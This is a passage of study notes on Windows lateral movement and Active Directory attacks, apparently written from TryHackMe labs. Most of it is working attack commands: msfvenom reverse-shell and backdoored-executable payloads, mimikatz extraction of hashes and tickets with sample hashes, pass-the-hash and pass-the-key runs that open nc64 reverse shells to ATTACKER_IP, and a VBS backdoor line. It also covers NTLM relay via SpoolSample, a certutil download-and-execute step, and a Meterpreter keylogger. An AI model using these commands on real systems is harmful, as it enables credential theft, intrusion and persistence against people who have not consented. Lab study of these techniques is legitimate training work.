The EPM responds with the **dynamic port** where the **Service Control Manager (SVCCTL)** is listening.

A white arrow with black text

AI-generated content may be incorrect.

If the RPC connection **fails** (e.g., due to a firewall blocking high-range ports), sc.exe automatically falls back to **SMB named pipes** for communication.

It uses a special named pipe called \**pipe\svcctl**, which allows managing services remotely via **SMB (port 445)** or **NetBIOS (port 139)**.

**Pipe** is a method of **inter-process communication (IPC)** that allows data to flow between processes. It's like a virtual "tube" for communications between processes locally or remotely where one process writes data, and another process reads it.

Windows supports two main types of pipes:

* **Anonymous Pipes** – Used for communication between related processes (e.g., parent-child processes).
* **Named Pipes** – Used for communication between **unrelated processes** or even over a **network**.

### **Creating Scheduled Tasks Remotely**

**blind attack** (the command's output won't be available to us)

Creating Remote Scheduled Tasks:

schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00

schtasks /s TARGET /run /TN "THMtask

schtasks /S TARGET /TN "THMtask1" /DELETE /F

Note: normal .exe files not executed as the .exe binary or service executable files, the normal .exe stopped after execution from SC. **Msvenom** help to create service executables

msfvenom -p windows/shell/reverse\_tcp -f exe-service LHOST=ATTACKER\_IP LPORT=4444 -o myservice.exe

## **Moving Laterally Using WMI**

Windows Management Instrumentation (WMI): implementation of Web-Based Enterprise Management (WBEM) “enterprise standard for accessing management information across devices”, allows administrators to perform standard management tasks.

### **Connecting to WMI From PowerShell (create Credentials & Session)**

create a PSCredential object

$username = 'Administrator';

$password = 'Mypass123';

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;

establish a WMI session using either of the following protocols:

* **DCOM:** RPC over IP will be used for connecting to WMI. This protocol uses port 135/TCP and ports 49152-65535/TCP, just as explained when using sc.exe.
* **Wsman:** WinRM will be used for connecting to WMI. This protocol uses ports 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS).

establish a WMI session from PowerShell

$Opt = New-CimSessionOption -Protocol DCOM

$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop

The **New-CimSessionOption** **cmdlet** is used to configure the connection options for the WMI session, including the connection protocol. The options and credentials are then passed to the**New-CimSession cmdlet** to establish a session against a remote host.

**CIM (Common Information Model)**

**CIM** **session** is a **client-side object** representing a connection to a local computer or a remote computer.

### **Remote Process Creation Using WMI**

After Creating Session with The Target Now create and run commands

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

WMI **does not return command output**. It just tells you if the process was created successfully.

Ex:

* Runs powershell.exe remotely,
* Executes a command that creates or overwrites a file C:\text.txt,
* Write the text munrawashere into that file.

$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Process -MethodName Create -Arguments @{

CommandLine = $Command

}

**Invoke-CimMethod:** This cmdlet is used to call a method on a **CIM** (Common Information Model) class. It allows us to interact with WMI (Windows Management Instrumentation) remotely, which is key for executing commands or managing resources on remote systems.

**Win32\_Process?**

It’s a **built-in WMI class** in Windows that represents **a running process** — like cmd.exe, explorer.exe, notepad.exe, etc.

Think of it like this:

* 🧱 Win32\_Process is like a **blueprint** for processes.
* 🛠️ It contains **properties** (like process ID, name, path, etc.).
* 📦 It also has **methods** you can call — and one of the most useful is:  
  👉 Create() — which **starts a new process**.

*On legacy systems using wmic from cmd*

wmic.exe /user:Administrator /password:Mypass123 /node:TARGET process call create "cmd.exe /c calc.exe"

### **Creating Services Remotely with WMI**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

Ex:

create service named **THMService2** with WMI through PowerShell.

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Service -MethodName Create -Arguments @{

Name = "THMService2";

DisplayName = "THMService2";

PathName = "net user munra2 Pass123 /add"; # Your payload

ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process

StartMode = "Manual"

}

Start and stop it (get it’s instance from WMI created services first)

$Service = Get-CimInstance -CimSession $Session -ClassName Win32\_Service -filter "Name LIKE 'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService

Invoke-CimMethod -InputObject $Service -MethodName StopService

Invoke-CimMethod -InputObject $Service -MethodName Delete

### **Creating Scheduled Tasks Remotely with WMI**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

# Payload must be split in Command and Args

$Command = "cmd.exe"

$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args

Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"

Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"

Delete it

Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"

### **Installing MSI packages through WMI**

**MSI is a file format used for installers.**

If we can copy an MSI package to the target system, we can then use WMI to attempt to install it for us. Once the MSI file is in the target system, we can attempt to install it by invoking the **Win32\_Product class** through WMI:

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}

We can achieve the same by us using **wmic** in legacy systems:

wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msi

## **Use of Alternate Authentication Material**

Alternate Authentication Material: refer to any piece of data that can be used to access a Windows account without knowing a user's password itself.

* NTLM authentication
* Kerberos authentication

### **Pass-the-Hash (NTLM)**

 NTLM challenge sent during authentication can be responded to just by knowing the password hash. This means we can authenticate without requiring the plaintext password to be known. Instead of having to crack NTLM hashes, if the Windows domain is configured to use NTLM authentication, we can **Pass-the-Hash** (PtH) and authenticate successfully.

To extract NTLM hashes, we can either use **mimikatz** to read the local SAM or extract hashes directly from LSASS (Local Security Authority Subsystem Service) memory.

With the NTLM hash, attackers can use tools (e.g., psexec, wmiexec, or pass-the-hash.py from Impacket) to authenticate to other systems **as that user**, without cracking the hash.

**Extracting NTLM hashes from local SAM:**

This method will only allow you to get hashes from local users on the machine. No domain user's hashes will be available.

mimikatz # privilege::debug

mimikatz # token::elevate

mimikatz # lsadump::sam

RID : 000001f4 (500)

User : Administrator

Hash NTLM: 145e02c50333951f71d13c245d352b50

**Extracting NTLM hashes from LSASS memory:**

This method will let you extract any NTLM hashes for local users and any domain user that has recently logged onto the machine.

mimikatz # privilege::debug

mimikatz # token::elevate

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 308124 (00000000:0004b39c)

Session : RemoteInteractive from 2

User Name : bob.jenkins

Domain : ZA

Logon Server : THMDC

Logon Time : 2022/04/22 09:55:02

SID : S-1-5-21-3330634377-1326264276-632209373-4605

msv :

[00000003] Primary

\* Username : bob.jenkins

\* Domain : ZA

\* NTLM : 6b4a57f67805a663c818106dc0648484

use the extracted hashes to perform a PtH attack by using mimikatz to inject an access token for the victim user on a reverse shell

mimikatz # token::revert

mimikatz # sekurlsa::pth /user:bob.jenkins /domain:za.tryhackme.com /ntlm:6b4a57f67805a663c818106dc0648484 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5555"

***token::revert*** *command is used to revert any impersonation or privilege escalation that has been applied, returning the current thread's security context to its original state. This is particularly important after commands like* ***token::elevate****, which impersonate higher-privileged tokens such as SYSTEM. By executing token::revert, you ensure that subsequent operations are performed under the original user's security context, preventing unintended privilege usage.*

*Interestingly, if you run the whoami command on this shell, it will still show you the original user you were using before doing PtH, but any command run from here will actually use the credentials we injected using PtH.*

**Passing the Hash Using Linux:**

*Connect to RDP using PtH:*

xfreerdp /v:VICTIM\_IP /u:DOMAIN\\MyUser /pth:NTLM\_HASH

*Connect via psexec using PtH:*

psexec.py -hashes NTLM\_HASH DOMAIN/MyUser@VICTIM\_IP

**Note:** Only the linux version of psexec support PtH.

*Connect to WinRM using PtH:*

evil-winrm -i VICTIM\_IP -u MyUser -H NTLM\_HASH

### Kerberos Authentication

**Pass-the-Ticket**

Sometimes it will be possible to extract Kerberos tickets (TGT or TGS) and session keys from LSASS memory using mimikatz. The process usually requires us to have SYSTEM privileges on the attacked machine and can be done as follows:

mimikatz # privilege::debug

mimikatz # sekurlsa::tickets /export

Extracting TGTs will require us to have administrator's credentials, and extracting TGSs can be done with a low-privileged account (only the ones assigned to that account).

inject the extracted tickets (.kiribi) into the current session, doesn't require administrator privileges.

ticket and its corresponding session key both are necessary

mimikatz # kerberos::ptt [0;427fcd5]-2-0-40e10000-Administrator@krbtgt-ZA.TRYHACKME.COM.kirbi

To check if the tickets were correctly injected

za\bob.jenkins@THMJMP2 C:\> klist

**Overpass-the-hash / Pass-the-Key**

This kind of attack is similar to PtH but applied to Kerberos networks instead NTLM.

When a user requests a TGT, they send a timestamp encrypted with an encryption key derived from their password. The algorithm used to derive this key can be either DES (disabled by default on current Windows versions), RC4, AES128 or AES256, depending on the installed Windows version and Kerberos configuration. If we have any of those keys, we can ask the KDC for a TGT without requiring the actual password, hence the name **Pass-the-key (PtK)**.

Extract Kerberos encryption keys from memory by using mimikatz

mimikatz # privilege::debug

mimikatz # sekurlsa::ekeys

**mimikatz to get a reverse shell via Pass-the-Key**

/user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5556"

**If we have the AES128 hash:**

mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5556"

**If we have the AES256 hash:**

mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5556"

Notice that when using RC4, the key will be equal to the NTLM hash of a user. This means that if we could extract the NTLM hash, we can use it to request a TGT as long as RC4 is one of the enabled protocols. This particular variant is usually known as **Overpass-the-Hash (OPtH)**.

## **Abusing User Behavior**

### **Abusing Writable Shares**

It is common to find network shares that legitimate users use to perform day-to-day tasks

administrators can maintain an executable on a network share, and users can execute it without copying or installing the application to each user's machine.

Although the script or executable is hosted on a server, when a user opens the shortcut on his workstation, the executable will be copied from the server to its **%temp%** folder and executed on the workstation.

If we, as attackers**, have write permissions** over such scripts or executables (have write permission on this share), we can insert a backdoor in this executables to force users to execute any payload we want.

### **Backdooring .vbs Scripts**

if the shared **resource is a VBS script (.vbs** Visual “Basic Script”**)**, we can put a copy of **nc64.exe on the same share** and inject the following code in the shared script:

CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% & %tmp%\nc64.exe -e cmd.exe <attacker\_ip> 1234", 0, True

This will copy nc64.exe from the share to the user's workstation %tmp% directory and send a reverse shell back to the attacker whenever a user opens the shared VBS script.

**COM** stands for **Component Object Model,** a Microsoft technology that allows different software components (even written in different programming languages) to talk to each other

* CreateObject is a VBScript function that **creates and returns a reference to a COM object**.
* "WScript.Shell" is the **ProgID (Programmatic Identifier)** of the object you want this is ProgID is for WScript.Shell COM Object.

### **Backdooring .exe Files**

If the shared file is a Windows binary, say putty.exe, you can download it from the share and use msfvenom to inject a backdoor into it.

msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse\_tcp lhost=<attacker\_ip> lport=4444 -b "\x00" -f exe -o puttyX.exe

The resulting puttyX.exe will execute a reverse\_tcp meterpreter payload without the user noticing it. Once the file has been generated, we can replace the executable on the windows share and wait for any connections using the exploit/multi/handler module from Metasploit.

### **RDP hijacking**

When an administrator uses Remote Desktop to connect to a machine and closes the RDP client instead of logging off, his session will remain open on the server indefinitely. If you have **SYSTEM privileges** on Windows Server 2016 and earlier, you can take over any existing RDP session without requiring a password.

run a cmd.exe as administrator

Escalate privileges:: PsExec64.exe -s cmd.exe

list the existing sessions on a server List Existing Sessions: query user

C:\> query user

USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME

>administrator rdp-tcp#6 2 Active . 4/1/2022 4:09 AM

luke 3 Disc . 4/6/2022 6:51 AM

connect to a Disconnected **Disc** state session: tscon.exe 3 /dest:rdp-tcp#6

**tscon** is used to **transfer control of a remote session to the local console** — like switching users or ending a remote session **without logging out** the user

* **<SessionID> or <SessionName>**: Specifies the session ID or name you want to connect to.​
* **/dest:<SessionName>**: Specifies the current session that will be disconnected when you connect to the new session.​[Microsoft Learn](https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/tscon?utm_source=chatgpt.com)

must have SYSTEM-level privileges

### **Port Forwarding**

Note: In ssh command: the initiator that type the command is the Local or the Client and the remote machine is the Remote or Server

**SSH Tunnelling**

SSH port forwarding is a technique used to securely tunnel network traffic (such as web traffic, database connections) through an SSH (Secure Shell) connection.

#### **Local Port Forwarding (L > R)**

forward a port on your local machine to a port on a remote machine (usually over a secure SSH connection).

Used when we want to access a service on a remote machine (like a database or web server) that is normally inaccessible to the local machine due to firewalls or network restrictions.

Its’ like telling SSH: “Hey SSH, I’ll open a port **locally**, and if I send data there, forward it through the SSH tunnel and out the other side to the internal resource.”

ssh -L local\_port:remote\_host:remote\_port user@ssh\_server

* local\_port is the port on your local machine that you'll connect to and when connect to it the connection will be forwarded to the remote\_host:remoteport through the SSH connection to ssh\_server by user.

This command on my pc: tell my pc if a connection occure to you on local\_port forward it to the remote\_host on remote port through our ssh connectoin with ssh server.

More Explanation:

SSH\_server **does not** connect back to your local port.

ssh -L 8080:serverB:80 user@serverA

By this command **on** attack-pc **The SSH client** (on your local machine) does two things:

1. Establishes an SSH connection **to server A** on port 22 (or whatever SSH port).
2. Starts listening **locally** on localhost:8080.

When there is any connection to **localhost:8080** (from browser or curl or external device or so on) it hit the **ssh\_client** on my localhost and **ssh\_client** wraps the request in encryption and sends it **through the existing SSH connection** to server A.

Server A then **makes a new TCP connection to serverB:80** on your behalf.

A computer screen shot of a computer script

AI-generated content may be incorrect.

Ex:

A diagram of a computer

AI-generated content may be incorrect.

ON PC1: C:\> ssh tunneluser@1.1.1.1 -L \*:80:127.0.0.1:80 -N

PC-1 listens on port 80, forwards to 1.1.1.1:80, send traffic to PC-1)

Attacker ➜ PC-1 ➜ Internal

**-L** option for local port forwarding. This option requires us to indicate the local socket used by PC-1 to receive connections.

* Opens **port 80 on PC-1** (binds to all interfaces \*).
* Traffic sent to PC-1:80 is **forwarded to the attacker's machine port 80**.

need a firewall rule on PC-1: netsh advfirewall firewall add rule name="Open Port 80" dir=in action=allow protocol=TCP localport=80

Now Attacker send traffic to PC-1 on port 80 and this traffic will be forwarded to

#### **Remote Port Forwarding (R > L)**

allows you to forward a port on the remote machine to a port on your local machine.

Used when you want a service running on your local machine to be accessible from the remote machine.

ssh -R remote\_port:local\_host:local\_port user@ssh\_server

* forward the traffic from remote\_server on port remote\_port to my local machine on port local\_port

Ex: Making Remote Port Forwarding on pivot machine (this is equivalent to making Local port Forwarding on attacker machine)

A diagram of a computer

AI-generated content may be incorrect.

ON PC1: **C:\> ssh tunneluser@1.1.1.1 -R 3389:3.3.3.3:3389 -N**

Opens port 3389 on the attacker machine, tunnels to 3.3.3.3

PC-1 ➜ Attacker

It’s like tell ssh: Open a listening port **on your side** (3389). If anyone connects there, forward that traffic through the tunnel, and send it to 3.3.3.3:338

This will establish an SSH session from PC-1 to 1.1.1.1 (Attacker PC) using the tunneluser user created on attacker machine.

**-R** switch is used to request a remote port forward, and the syntax requires us first to indicate the port we will be opening at the SSH server (3389) “the remote port” that will be forwarded to the **Ip:Port** after the column “in this case: 3.3.3.3:3389”

ON ATTCKER PC:

**munra@attacker-pc$ xfreerdp /v:127.0.0.1 /u:MyUser /p:MyPassword**

This is a command that opens rdp on attacker machine, this command hits the 3389 port on the attacker machine, this port on attacker machine is forwarded to 3.3.3.3:3389 so the rdp connection will be redirected to this address through the ssh tunnel.

#### **Port Forwarding With socat**

Agent installed on pivot device, not tunnel but port forwarding, it is just forwards the TCP Traffic.

socat TCP4-LISTEN:<listen\_port>,fork TCP4:<target\_host>:<target\_port>

**fork**: allows socat to forks a new process for each connection received, making it possible to handle multiple connections without closing.

If you don't include it, socat will close when the first connection made is finished.

EX:

A computer with a computer connection

AI-generated content may be incorrect.

**ON PC1:** C:\>socat TCP4-LISTEN:3389,fork TCP4:3.3.3.3:3389

This is just like Proxy or SSH Local Port Forwarding so we also have to add firewall role.

To Reverse the process and make it like the SSH Remote Port Forwarding and open the port on the attacker machine

A computer diagram with a red line

AI-generated content may be incorrect.

ON PC1: C:\>socat TCP4-LISTEN:80,fork TCP4:1.1.1.1:80

#### **Dynamic Port Forwarding and SOCKS**

 Multiple port forwarding via a pivot host, used in Scans.

**Dynamic port forwarding** allows us to pivot through a host and **establish several connections** to any IP addresses/ports we want by using a **SOCKS proxy**

On PC1: C:\> ssh tunneluser@1.1.1.1 -R 9050 -N

ssh tunneluser@1.1.1.1 --> PC-1 connects back to your attacker box via SSH

-R 9050 --> This is a reverse dynamic forward: It opens a port on 1.1.1.1 (remote-Attacker Machine), start a SOCKS proxy on port 9050  and forward any connection request through the SSH tunnel proxied by the SSH client.

**By Proxychains**

Configure proxychains to point any connection to the same port used by SSH for the SOCKS proxy server

Configuration:

File: /etc/proxychains.conf

Edit line [ProxyList]: socks4 127.0.0.1 9050 🡪 any port will work but we need port that match the ssh

Now execute any command through the proxy:

proxychains curl <http://pxeboot.za.tryhackme.com>

proxychains nmap -sT -Pn -p 445 10.0.0.5

#### **Tunnelling Complex Exploits**

All Commands on PC1 the SSH Client

C:\> ssh tunneluser@ATTACKER\_IP -R 8888:thmdc.za.tryhackme.com:80 -L \*:6666:127.0.0.1:6666 -L \*:7878:127.0.0.1:7878 -N

C:\> ssh tunneluser@ATTACKER\_IP ... -->Now the Remote is the server (Attacker machine) that we connect to form PC1 “the client”

-L \*:6666:127.0.0.1:6666

This Telling SSH On **PC-1**, open port 6666 and when someone connects to it, SSH should forward the traffic through the tunnel to the SSH server (attacker machine), and from there connect to 127.0.0.1:6666. SSH tunnels the traffic from PC-1 → attacker, and **once it hits the attacker**, SSH interprets 127.0.0.1:6666 as “connect to the attacker's localhost:6666”.

-R 8888:thmdc.za.tryhackme.com:80

**-R** means: "Forward a port on the **SSH server side** (attacker)."

This telling SSH: "On the **attacker machine**, open port 8888. When someone connects to it, SSH should tunnel the traffic back to PC-1, and then have PC-1 connect to thmdc.za.tryhackme.com:80."

More Tools

* [Sshuttle](https://github.com/sshuttle/sshuttle)
* [Rpivot](https://github.com/klsecservices/rpivot)
* [Chisel](https://github.com/jpillora/chisel)
* [Hijacking Sockets with Shadowmove](https://adepts.of0x.cc/shadowmove-hijack-socket/)

# Active Directory Exploitation

## Exploiting Permission Delegation

**Delegation**: give an object some actions on another object, like delegating team leader in an organization unit to change all team members Password.

Permission Delegation exploits are often referred to as **ACL-based attacks**.

AD object can be secured with ACEs (Access Control Entries (ACEs) that populates Discretionary Access Control Lists “DACLs”), which then describe the allowed and denied permissions that any other AD object has against the target object.

**Access Control Entry (ACE)** on an object defines the **permissions that others have on that object,** ex: If an ACE on a user object grants "Full Control" to another user, it means that other user can fully manage this user object.

**Some ACEs:**

* **ForceChangePassword:** We have the ability to set the user's current password without knowing their current password.
* **AddMembers:** We have the ability to add users (including our own account), groups or computers to the target group.
* **GenericAll:** We have complete control over the object, including the ability to change the user's password, register an SPN or add an AD object to the target group.
* **GenericWrite:** We can update any **non-protected parameters** of our target object. This could allow us to, for example, update the scriptPath parameter, which would cause a script to execute the next time the user logs on.
* **WriteOwner:** We have the ability to update the owner of the target object. We could make ourselves the owner, allowing us to gain additional permissions over the object.
* **WriteDACL:** We have the ability to write new ACEs to the target object's DACL. We could, for example, write an ACE that grants our account full control over the target object.
* **AllExtendedRights:** We have the ability to perform **any action associated with extended AD rights** against the target object. This includes, for example, the ability to force change a user's password.

***To exploit ACEs, we will need a method to interact with AD to make these requests***. The two best options for this are the [**AD-RSAT**](https://docs.microsoft.com/en-us/powershell/module/activedirectory/?view=windowsserver2022-ps) “Remote Server Administration Tools” PowerShell cmdlets or [**PowerSploit**](https://github.com/PowerShellMafia/PowerSploit)**.**

Use Bloodhound to Escalate privileges and attack

## Exploiting Kerberos Delegation

Allow a service (like a web app) to impersonate a user and access another service (like a SQL DB) on the user’s behalf — *without the user needing direct database credentials*.

**Without Delegation**: All users share a **single service account “Delegated Account”** to access the resource (database). This account has fixed permissions, used by all users, and **the database can't tell which user made the request**.

**With Delegation**: The web app can access the database **on behalf of the actual user**, meaning the database sees the **user’s identity**, not just the service account.

More Explain:

**Without Delegation**: if a user uses web app on web server, when a user needs to access DB on another server, he uses a service account for DB Access and uses it to Access DB resources. Any user will use the same service account and access DB with the Service account privileges, the **DB Server just sees and accepts the Service account not consider which actual user**, and this account has privileges used by all users.

**With Kerberos Delegation**: service account request resources or perform actions on behalf of a user, while maintaining the security principles of authentication and authorization, Service account is delegated by user to request specific resources from DB, Service Acc not have full permission or the same for all users.

Kerberos Delegation, **is the service account that is allowed to act on behalf of the user**

service uses a **Kerberos ticket** that represents the user, so the DB sees and authorizes based on **that user’s identity**, not the service account's.

**Delegation Types**

**Unconstrained**: Delegated Service Account can be Delegated for all services, the Delegated Service Account have user TGT and save it, if this pivot account or it’s server is compromised all users TGTs can be used by attacker.

* + Enabled by setting the **TRUSTED\_FOR\_DELEGATION** flag

**Constrained**: service account can only impersonate users **to specific services** (like MSSQL, CIFS, or HTTP).

* + Set in Active Directory on the **delegating account**
  + Use the msDS-AllowedToDelegateTo attribute to list **target services**

**Resource-Based Constrained Delegation (RBCD):** Instead of configuring the delegating account (like the web app), the **target service** (like the database server) **controls** who can delegate to it. It sets a list of trusted accounts that are allowed to impersonate users **to it**.

* + on **target resource,** Uses **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute**.**

**Constrained Delegation Exploitation**

First thing we need to do is enumerate available delegations

**Get-NetUser** cmdlet of PowerSploit

**PS C:\>Import-Module C:\Tools\PowerView.ps1**

**PS C:\>Get-NetUser -TrustedToAuth**

This will give us Delegated Service account and delegated for which services.

Dump LSASecrets for this Delegated service user using mimikatz

**C:\> C:\Tools\mimikatz\_trunk\x64\mimikatz.exe**

**mimikatz # token::elevate**

**mimikatz # lsadump::secrets**

* token::elevate - To dump the secrets from the registry hive, we need to impersonate the SYSTEM user.
* lsadump::secrets - Mimikatz interacts with the registry hive to pull the clear text credentials.

These steps is to get credentials for the Delegated Service Account that we Extract from Get-NetUser -TrustedToAuth

We should close mimikatz and reopen, Bec we made the token::elevate command, this will attach our attack to system session.

If we:

1. Run token::elevate
2. Then do kerberos::ptt to inject a .kirbi ticket...

➡ Windows won't use that ticket for **network authentication**, because it's tied to the **SYSTEM user**, not your current logon session that we need.

That means tools like dir \\target\c$, RDP, PsExec, or even mssqlclient.py **won’t be able to use the ticket**, because they're running under your normal user context.

When injecting a Kerberos ticket **into the SYSTEM session's ticket cache**. Normal tools like: RDP, mssqlclient.py will **not** use that ticket, because they're running as **your user**, not as SYSTEM.

Use a combination of [Kekeo](https://github.com/gentilkiwi/kekeo) and [Mimikatz](https://github.com/gentilkiwi/mimikatz/security)

**C:\Tools\kekeo\x64\kekeo.exe**

We first generate a **TGT** that can be used to generate tickets for the allowed Service

(As we are the Delegated account to Users, we can ask for our TGT that can be used to generate tickets for the granted services that we can be delegated to)

* + suppose the services is: HTTP & Wsman

**kekeo # tgt::ask /user:[Delegated-Service-User] /domain:[domain] /password:[password]**

Now that we have the TGS for the victim account that can perform delegation for it, we can forge TGS requests for accounts that we want to impersonate

**kekeo # tgs::s4u /tgt:[Delegated-Service-User]@[TGT-created—in-prev-Step.kirbi] /user:[victim-domain-user] /service:[service-name”http or wsman”]/[Server-name].[Domain]**

Now We have TGS for victim user for specific Service “http” or “wsman”

Now Make Path the Ticket Attack

Suppose We get wsman Ticket

mimikatz # privilege::debug

mimikatz # kerberos::ptt [compromised-user-TGS.kirbi]

Create our PSSession on Server that have the services [THMSERVER]

mimikatz # exit

PS C:> New-PSSession -ComputerName [server-name].[Domain]

PS C:\> Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc

## **Exploiting Automated Relays**

**Machine Accounts**

All Windows hosts have a machine account, By default passwords of these accounts are uncrackable. By default, if no one changes it they are 120 characters (UTF16) long and are automatically rotated every 30 days.

Domain controllers use their machine accounts to synchronize AD updates and changes.

 In AD, where one machine has admin rights over another machine in the AD configuration, administrative permissions over a host have been granted to another host.

To See Machines That has Administrative Access to other machine using Bloodhound:

"Create Custom Query" in the Analysis tab in Bloodhound

write the following query:

MATCH p=(c1:Computer)-[r1:MemberOf\*1..]->(g:Group)-[r2:AdminTo]->(n:Computer) RETURN p

**The Printer Bug**

***It's not a bug, it's a feature - Microsoft.***

printer bug is a "feature" of the MS-RPRN protocol (Micro Soft Print System Remote Protocol), which allows a domain user to remotely force a target host running the Print Spooler service to authenticate to an arbitrary IP address

bugs in recent years: **Spooler, PetitPotam, PrintNightmare. Microsoft claims** that the only bug is that some of these did not require AD credentials at all

To exploit this, need to meet the following four conditions :

1. A valid set of AD account credentials.
2. Network connectivity to the target's SMB service.
3. The target host must be running the Print Spooler service.
4. The hosts must **not** have SMB signing enforced.

Condition 1 and 2 have been met already. we need to ensure that conditions 3 and 4 ok.

**Print Spooler Service**

Check Print Spooler Service for another PC in domain **from Domain Joined Device**

use a WMI query

PS C:\> GWMI Win32\_Printer -Computer thmserver2.za.tryhackme.loc

Get-PrinterPort -ComputerName thmserver2.za.tryhackme.loc #to ensure

Second Command may be get denied error, this Bec Microsoft prevent tis info thorough the network access

**SMB Signing**

***SMB Signing is a security feature used in the Server Message Block (SMB) protocol to ensure data integrity and prevent man-in-the-middle attacks by signing SMB packets.***

* **SMB Signing Allowed:** Means that SMB signing can be used if both parties (client and server) support it.
* **SMB Signing Enforced:** Requires that SMB signing must be used for all SMB communication, ensuring higher security.

We need SMB signing should not be enforced or SMB signing not supported; SMB signing being allowed is ok but SMB signing not being enforced.

Check Signing using Nmap:

nmap --script=smb2-security-mode -p445 thmserver1.za.tryhackme.loc thmserver2.za.tryhackme.loc

**Exploiting Authentication Relays (Not Understanded good)**

Using  [SpoolSample](https://github.com/leechristensen/SpoolSample" \t "_blank) tool on our attacking machine to exploit the authentication relay, It is a C# exploit.

[Impacket](https://github.com/SecureAuthCorp/impacket)'s [ntlmrelayx.py](https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py) to relay the authentication attempt to target

On Our Attack Machine:

python3.9 /opt/impacket/examples/ntlmrelayx.py -smb2support -t smb://"TARGET-SERVER-IP" -debug

On Domain Joined Compromised Machine:

C:\Tools\>SpoolSample.exe THMSERVER2.za.tryhackme.loc "Attacker-IP"

On Attacker Machine:

python3.9 ntlmrelayx.py -smb2support -t smb://"Target-Server-IP" -c 'whoami /all' -debug

## **Exploiting AD Users**

**Hunting for Credentials**

Enumerate User Behaviors, search for something that includes credentials.

**.kdbx file** credential database, use Meterpreter's download command to recover this file, if it has a password we may crack it.

**SYSTEM is Sometimes Too Privileged**

* When we get **remote code execution** (RCE) on a Windows system (like THMSERVER1), we often get a **SYSTEM shell**—the most powerful account in Windows.
* But **SYSTEM is not a human user**. It doesn’t interact with the desktop, doesn’t browse the web, and doesn’t type passwords.
* So, if we want to **steal credentials** or access **user-specific apps/files**, you need to switch (or "migrate") your shell to the context of an **actual logged-in user** like THMSERVER1\trevor.local.

Suppose that We have a System Shell and need to make Keylogger attack to catch things that user type, so we will switch from system shell to login-user shell then make key logger attack.

*Firstly, get shell system shell on system*

Create **PowerShell script** that opens a reverse meterpreter connection back to us by **msfvenom**.

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=[Atatck-machine-IP] LPORT=[listenr-port] -f psh -o shell.ps1

Open **msfconsole** *with a handler* for your payload:

sudo msfconsole -q -x "use exploit/multi/handler; \

set PAYLOAD windows/x64/meterpreter/reverse\_tcp; \

set LHOST=[Attack-Machine-IP-in-Payload]; \

set LPORT=[listener-port-in-payload]; \

exploit"

We can open Metasploit only without a listener and run **ncat** as listener

**Deliver the Payload to Victim**

Use a **Python HTTP server** to host your shell.ps1 (On Attacking Machine)

python3 -m http.server 80

**On the target**, use this command (abusing certutil.exe) to download the script certutil.exe -urlcache -split -f http://<your-IP>/shell.ps1

**We Can use any windows tool to get the payload.**

**certutil.exe**: A legitimate Windows binary (LOLBIN) used to download files from the internet.

**Then execute the payload on the target machine:**

powershell -ExecutionPolicy Bypass -File shell.ps1

**Now On Attacker Machin in Meterpreter System Session:**

**As a system user** we list processes to find one running as the **actual user** (trevor.local)

meterpreter> ps | grep explorer

**We are looking for a process (like explorer.exe) that is owned by the actual user**

**explorer.exe** is the Windows desktop shell—this confirms that the user is logged in in system so we can migrate to user by migrate this process.

We Get The Process ID of explorer process and know it’s user.

**Migrate to login user explorer process by explorer process ID**

meterpreter\>migrate 3612

migrate is used in Meterpreter to move your Meterpreter session to a more stable or privileged process.

**Check that we now are the logged user**

meterpreter\>getuid

**Start our keylogger Attack for this user**:

meterpreter\>keyscan\_start

**After while of time dump captured keystrokes**

meterpreter\>keyscan\_dump

**We may dump credentials in KeePass** that is a popular password manager that stores usernames, passwords, and other credentials in an encrypted database file, typically with a **.kdbx**

meterpreter> search -f \*.kdbx

**keepassx**: program to open kdbx credential database

